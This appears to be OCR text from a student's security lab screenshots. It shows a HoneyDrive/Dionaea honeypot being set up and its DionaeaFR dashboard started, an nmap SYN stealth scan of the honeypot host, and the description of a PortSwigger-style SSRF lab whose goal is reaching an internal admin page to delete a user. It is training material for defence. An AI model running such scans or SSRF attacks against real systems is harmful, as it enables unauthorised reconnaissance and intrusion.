
*Untitled 1 - Mousepad


File Edit Search View Document Help

```
1 Fabian Garzon
2
```



Congratulations, you solved the lab!





HONEYDRIVE³

bruteforce.gr

```
Terminal - honeydrive@hon...
Terminal - honeydrive@honeydrive:~
File Edit View Terminal Go Help
honeydrive@honeydrive:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:38:d1:ec
          inet addr:192.168.20.9  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe38:d1ec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:119 errors:0 dropped:0 overruns:0 frame:0
          TX packets:165 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19809 (19.8 KB)  TX bytes:19482 (19.4 KB)

lo        Link encap:
          inet addr:
          inet6 addr:
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:
          TX packets:
          collisions:0 txqueuelen:0
          RX bytes:18265 (18.2 KB)  TX bytes:18265 (18.2 KB)

honeydrive@honeydrive:~$
```

Notes - Notes
Fabian Garzon

*Untitled 1 - Mousepa

File Edit Search View

1 Fabian Garzon

2

Sistema

Pantalla

Almacenamiento

Audio

Red

Adaptador 1 Adaptador 2 Adaptador 3 Adaptador 4

☒ Enable Network Adapter

Conectado a: Adaptador puente

Nombre: Killer E2600 Gigabit Ethernet Controller

Advanced

README.txt



Terminator

Notes - Notes

Fabian Garzon

File System

Firefox Web



```
Terminal - honeydrive@honeydrive: /opt/dionaea/bin
File Edit View Terminal Go Help
honeydrive@honeydrive:~$ cd /opt/dionaea/bin
honeydrive@honeydrive:/opt/dionaea/bin$ ls
2to3      dionaea  pcap-config  python3.2      python3-config
2to3-3.2  idle3    pydoc3       python3.2-config  readlogsqltree
cygdb     idle3.2  pydoc3.2     python3.2m      scprofiler
cython    lcfg     python3      python3.2m-config  sctest
honeydrive@honeydrive:/opt/dionaea/bin$
```

Notes - Notes

Fabian Garzon

```
honeydrive@honeydrive:/opt/dionaea/bin$ ./dionaea -l all,-debug -L '**'
```




Notes - Notes

Fabian Garzon

```
Terminal - honeydrive@honeydrive: /opt/dionaea/bin
File Edit View Terminal Go Help
deny
# protocol ftpdata ftpdatacon xmppclient # type

[29062023 01:17:46] processor processor.c:346: var/dionaea/bistreams/2023-06-29/
<-> var/dionaea/bistreams/%Y-%m-%d/
[29062023 01:17:46] dionaea dionaea.c:793: Using 1024 as limit for fds
[29062023 01:17:46] modules modules.c:203: start module 0x96d5340
[29062023 01:17:46] modules modules.c:203: start module 0x96d5ac0
[29062023 01:17:46] modules modules.c:203: start module 0x96d6248
[29062023 01:17:46] modules modules.c:203: start module 0x96d7200
[29062023 01:17:46] python module.c:330: start module.c
[29062023 01:17:46] python module.c:338: start dionaea.log 0x97f2ca8 0x97bcbcc
[29062023 01:17:46] python module.c:338: start dionaea.services 0x99e1f20 0x9808
eec
[29062023 01:17:46] python module.c:338: start dionaea.ihandlers 0x9797d50 0x9c1
a5cc
[29062023 01:17:46] ihandlers dionaea/ihandlers.py:60: START THE IHANDLERS
[29062023 01:17:46] logsql dionaea/logsql.py:158: Getting RPC Services
[29062023 01:17:46] logsql dionaea/logsql.py:178: Setting RPC ServiceOps
[29062023 01:17:46] logsql dionaea/logsql.py:203: ... not required
[29062023 01:17:46] logsql dionaea/logsql.py:429: Setting MySQL Command Ops
[29062023 01:17:46] dionaea dionaea.c:811: Installing signal handlers
[29062023 01:17:46] dionaea dionaea.c:845: Creating 2 threads in pool
```

Notes - Notes
Fabian Garzon|



You have requested to collect static files at the destination location as specified in your settings:

`/honeysdrive/DionaeaFR/static`


This will overwrite existing files!

Are you sure you want to do this?

Type 'yes' to continue, or 'no' to cancel: yes

0 static files copied to '/honeysdrive/DionaeaFR/static', 288 unmodified.

honeysdrive@honeysdrive:/honeysdrive/DionaeaFR\$



You have requested to collect static files at the destination location as specified in your settings:

`/honeysdrive/DionaeaFR/static`

This will overwrite existing files!

Are you sure you want to do this?

Type 'yes' to continue, or 'no' to cancel: yes

0 static files copied to '/honeysdrive/DionaeaFR/static', 288 unmodified.

honeysdrive@honeysdrive:/honeysdrive/DionaeaFR\$ python manage.py runserver 192.168.0.5:8080

Type 'yes' to continue, or 'no' to cancel: yes

0 static files copied to '/honeysdrive/DionaeaFR/static', 288 unmodified.

honeysdrive@honeysdrive:/honeysdrive/DionaeaFR\$ python manage.py runserver 192.168.0.5:8080

Validating models...



0 errors found

June 29, 2023 - 19:20:37

Django version 1.6.5, using settings 'DionaeaFR.settings'

Starting development server at http://192.168.0.5:8080/

Quit the server with CONTROL-C.




```
# nmap -sS -O -sV -v 192.168.0.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-29 15:23 EDT
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 15:23
Scanning 192.168.0.5 [1 port]
Completed ARP Ping Scan at 15:23, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:23
Completed Parallel DNS resolution of 1 host. at 15:23, 0.01s elapsed
Initiating SYN Stealth Scan at 15:23
Scanning 192.168.0.5 [1000 ports]
Discovered open port 80/tcp on 192.168.0.5
Discovered open port 8080/tcp on 192.168.0.5
Discovered open port 1433/tcp on 192.168.0.5
Discovered open port 5060/tcp on 192.168.0.5
Discovered open port 5061/tcp on 192.168.0.5
Completed SYN Stealth Scan at 15:23, 0.41s elapsed (1000 total ports)
Initiating Service scan at 15:23
Scanning 5 services on 192.168.0.5
[]
```

*Untitled 1 - Mousepad


File Edit Search View Document Help

1 Fabian Garzon

2



A10



Lab: Basic SSRF against the local server

APPRENTICE

LAB

Not solved

This lab has a stock check feature which fetches data from an internal system.


To solve the lab, change the stock check URL to access the admin interface at `http://admin` and delete the user `carlos`.



ACCESS THE LAB



Solution








Description:


Take home your very own paintball gun and blast blue and red paint whenever you please! The Thunder Striker Paintball Gun, just in case your aim really is that bad.

It's time to awaken your inner Rambo and channel your favourite movie hero. Whether you're a team player or just a solo warzone in your garden, this gun is the perfect addition to your collection. It's the ideal gift for a combat lover and anyone who believes they're a born warrior.

To get the best out of the Thunder Striker, be sure to purchase a pair of paintball masks. Whether it's just for you or you're purchasing for a battle buddy, having a good mask is essential for a safe and flowing game.

London






